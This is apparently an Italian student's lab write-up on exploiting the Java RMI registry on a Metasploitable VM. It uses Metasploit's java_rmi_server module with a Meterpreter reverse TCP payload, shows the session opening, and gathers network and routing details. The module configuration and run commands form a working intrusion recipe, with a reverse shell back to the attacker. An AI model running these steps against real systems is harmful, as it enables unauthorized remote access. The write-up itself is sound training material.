

Exploit Java RMI

Descrizione dell'esercizio

Oggi ci viene chiesto, usando Metasploit, di aprire una sessione di Meterpreter sfruttando una vulnerabilità presente nel servizio Java RMI, su porta 1099 nella macchina Metasploitable.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.

Cos'è Metasploit

Metasploit è un framework open-source utilizzato per sviluppo, test ed esecuzione di exploit contro sistemi informatici. Creato da H.D. Moore, è adesso mantenuto e distribuito da Rapid7. E' un framework modulare, ovvero che permette agli utenti di modificare le varie componenti in base alle loro esigenze. I due moduli principali sono Exploit e Payload, dove i primi sfruttano una vulnerabilità nel sistema di destinazione e i secondi contengono ciò che viene consegnato al sistema target dopo il successo di un exploit. I Payload possono essere utilizzati per ottenere accesso remoto a un sistema, eseguire comandi, raccogliere informazioni su quest'ultimo e molto altro.

Cos'è Meterpreter?

Meterpreter è un payload avanzato di Metasploit che fornisce una vasta gamma di funzionalità avanzate per il controllo remoto di un sistema compromesso, quali ad esempio: accesso remoto, cattura schermo, registrazione tasti e accesso webcam. Permette all'attaccante di mantenere un accesso persistente al sistema target. Utilizza un sistema di crittografia che ne rende difficile la rilevazione da parte di strumenti di sicurezza.

Differenza fra Exploit e Malware

Un Exploit è un comando o codice che sfrutta una vulnerabilità presente in un software o sistema operativo. Vengono utilizzati principalmente per eseguire codice dannoso o ottenere accesso non autorizzato al sistema. Vengono spesso utilizzati per distribuire malware nei sistemi della vittima.

Malware è una macrocategoria che racchiude diversi tipi di software progettati per arrecare danno o infiltrarsi in un sistema informatico senza autorizzazione. Di questa categoria fanno parte Virus, Worm, Trojan Horse, Spyware, Ransomware e molte altre forme di software dannoso.

Il Virus è un tipo di Malware che si attacca ad un programma già esistente infettandolo, quando l'utente esegue quest'ultimo il Virus si attiva infettando il sistema e replicandosi.

Il Worm è simile al Virus con la differenza che non ha bisogno di un file a cui attaccarsi e si propaga in maniera totalmente autonoma.

Il Trojan Horse è un Malware che si presenta all'utente come applicazione legittima per ingannarlo e una volta avviato crea una backdoor nel sistema che permette all'attaccante di accedere o controllare il sistema vittima.

Uno Spyware è un Malware il cui scopo principale è raccogliere informazioni sulla vittima senza il loro consenso, come ad esempio tasti premuti, informazioni personali, dati sulla navigazione web, ed inviarli all'attaccante.


Un Ransomware è un Malware che cripta i file della vittima e chiede un riscatto in cambio della chiave per decriptarli (quest'ultima parte lo differenzia da un semplice Cryptolocker).

Cos'è il servizio Java RMI?

Java RMI (Remote Method Invocation) è un servizio che permette la comunicazione remota in Java. Esso consente ad oggetti Java di chiamare metodi su oggetti remoti presenti in macchine diverse. La porta 1099 è quella utilizzata di default dal servizio RMI Registry, che funge da registro dei servizi RMI, mappando nomi di oggetti a oggetti remoti. Tutto ciò si usa per creare applicazioni distribuite in Java.

Esecuzione dell'esercizio

Per prima cosa cambiamo gli IP delle due macchine modificando il file presente nel percorso /etc/network/interfaces



```
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
```

```
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
```

Confermo che il servizio sia attivo e che la porta sia aperta usando Nmap

```
(kali㉿kali)-[~]
$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-26 14:59 CET
Nmap scan report for 192.168.11.112
Host is up (0.00024s latency).
PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
```

Su Metasploit cerco e seleziono un exploit collegato al servizio, in questo caso utilizzo il seguente che permette esecuzione di codice e ha un rank eccellente

3	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
4	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
5	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner

Configuro quindi i parametri necessari per il corretto funzionamento dell'exploit, in questo caso vado ad aggiungere l'IP della vittima e lascio tutto il resto di default

```
Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Avvio l'exploit e confermo l'avvenuta apertura di una sessione di Meterpreter

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/v00tBJCV61tRh
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:4444 → 192.168.11.112:34711) at 2024-0
1-26 10:40:06 +0100
meterpreter > 
```

Tramite il comando **help** cerco i due comandi necessari per completare l'esercizio, in questo caso **ifconfig/ipconfig** per recuperare la configurazione di rete e **route** per la tabella di routing

```
Stdapi: Networking Commands
=====
File System      RUP30P
Command          Description
-----
ifconfig         Display interfaces
ipconfig         Display interfaces
portfwd          Forward a local port to a remote service
resolve          Resolve a set of host names on the target
route            View and modify the routing table
```

La configurazione di rete ci permette di avere una panoramica migliore sulle interfacce di rete presenti nel pc della vittima

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea1:7b7a
IPv6 Netmask : ::
```

La tabella di routing ci permette di capire come vengono instradati i pacchetti nella rete e se sono presenti altre subnet

```
meterpreter > route
```

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fea1:7b7a	::	::		